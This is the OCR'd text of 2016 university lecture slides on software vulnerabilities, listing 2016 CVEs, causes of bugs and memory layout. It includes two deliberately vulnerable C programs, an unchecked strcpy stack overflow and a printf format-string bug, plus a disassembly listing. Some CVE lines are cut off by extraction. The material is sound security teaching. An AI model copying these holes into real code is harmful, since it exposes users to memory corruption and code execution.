07.12.2016

Laszlo Erdodi, PhD, CEH

Software vulnerabilities and exploitation methods


University of Agder

About myself

- PhD from Computer Security (Software vulnerability exploitation)
- Research on Software vulnerabilities (error finding and exploitation)
- Research on Sophisticated Malwares
- Penetration test experiences
- Teaching of Ethical Hacking (EC Council – Certified Ethical Hacker)
- Courses on exploit writing (hardcore hacking)

Zero day software vulnerabilities (memory corruption) since 2002

Common Vulnerabilities and Exposures (CVE)



Serious software vulnerabilities

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Ga
1	CVE-2016-7411	119		DoS Overflow Mem. Corr.	2016-09-17	2016-09-19	7.5	

ext/standard/var_unserializer.re in PHP before 5.6.26 mishandles object-deserialization failures, which allows remote atta
other impact via an unserialize call that references a partially constructed object.

2	CVE-2016-6937	119		DoS Exec Code Overflow Mem. Corr.	2016-09-16	2016-09-30	10.0	


Adobe Reader and Acrobat before 11.0.17, Acrobat and Acrobat Reader DC Classic before 15.006.30198, and Acrobat anc
attackers to execute arbitrary code or cause a denial of service (memory corruption) via unspecified vectors, a different v
CVE-2016-4195, CVE-2016-4196, CVE-2016-4197, CVE-2016-4198, CVE-2016-4199, CVE-2016-4200, CVE-2016-4201, CVI
2016-4207, CVE-2016-4208, CVE-2016-4211, CVE-2016-4212, CVE-2016-4213, CVE-2016-4214, CVE-2016-4250, CVE-201
4267, CVE-2016-4268, CVE-2016-4269, and CVE-2016-4270.

3	CVE-2016-6924	119		DoS Exec Code Overflow Mem. Corr.	2016-09-14	2016-09-15	10.0	

Adobe Flash Player before 18.0.0.375 and 19.x through 23.x before 23.0.0.162 on Windows and OS X and before 11.2.20
(memory corruption) via unspecified vectors, a different vulnerability than CVE-2016-4274, CVE-2016-4275, CVE-2016-42
CVE-2016-4285, and CVE-2016-6922.


- Operating system driver vulnerability
- Web server software error (CMS vulnerability)
- Browser error
- Pdf reader vulnerability
- Office vulnerability
- Frequently used service software vuln. (ssl, ftp)

Software error exploitation by sophisticated malware



General reasons of having software vulnerabilities

- Complexity




- Human factors
- Money
- Old incompatible systems
- Lack of testing
- Deliberate action???

Top 10 programming languages that generate most security bug


- Classic ASP – with 1,686 flaws/MB (1,112 critical flaws/MB)
- ColdFusion – with 262 flaws/MB (227 critical flaws/MB)
- PHP – with 184 flaws/MB (47 critical flaws/MB)
- Java – with 51 flaws/MB (5.2 critical flaws/MB)
- .NET – with 32 flaws/MB (9.7 critical flaws/MB)
- C++ – with 26 flaws/MB (8.8 critical flaws/MB)
- iOS – with 23 flaws/MB (0.9 critical flaws/MB)
- Android – with 11 flaws/MB (0.4 critical flaws/MB)
- JavaScript – with 8 flaws/MB (0.09 critical flaws/MB)

Programming reasons of having software vulnerabilities

- Lack of input validation
- Copying arrays (string) without size cheking
- Unvalidated formatting characters
- Exception handling errors
- Memory management errors
- Using object after being freed
- Freeing object twice
- Integer overflows
- Etc.



Virtual address space




Local variables, method parameters, exception handling data, return adresses

Dynamically linked shared libraries (libc)


Dynamic variables

Global variables


Compiled code




Kernel and user space – method calls



Normal operation



Normal operation



Basic exploitation (stack overflow)

```
#include <string.h>
void func1(char* ar1)
{
  char ar2[10];
  strcpy(ar2,ar1);
}
int main(int argc, char* argv[])
{
  func1(argv[1]);
}
```

Basic exploitation (format string)

```
#include <string.h>
void func1(char* a, char* b)
{
  printf (a);

}
int main(int argc, char* argv[])
{
  func1(argv[1]);
}
```

Classic example of buffer overflow

…

Method1(a)

{

d : fixed size array

copy a to d

}

Method2()

{


Method1(a);

}


…

Code segment

```
0040128D   .   E8 96610000   CALL <JMP.&CRTDLL.__GetMainArgs>
00401292   .   B9 58804000   MOV ECX,OFFSET 00408058
00401297   .   8B11          MOV EDX,DWORD PTR DS:[ECX]
00401299   .   09D2          OR EDX,EDX
0040129B   .v  74 02         JZ SHORT 0040129F
0040129D   .   FFD1          CALL ECX
0040129F   >   FF35 30A0400  PUSH DWORD PTR DS:[40A030]
004012A5   .   FF35 2CA0400  PUSH DWORD PTR DS:[40A02C]
004012AB   .   FF35 28A0400  PUSH DWORD PTR DS:[40A028]
004012B1   .   8925 14A0400  MOV DWORD PTR DS:[40A014],ESP
004012B7   .   E8 18000000   CALL 004012D4
004012BC   .   83C4 18       ADD ESP,18
004012BF   .   31C9          XOR ECX,ECX
004012C1   .   894D FC       MOV DWORD PTR SS:[LOCAL.1],ECX
004012C4   .   50            PUSH EAX
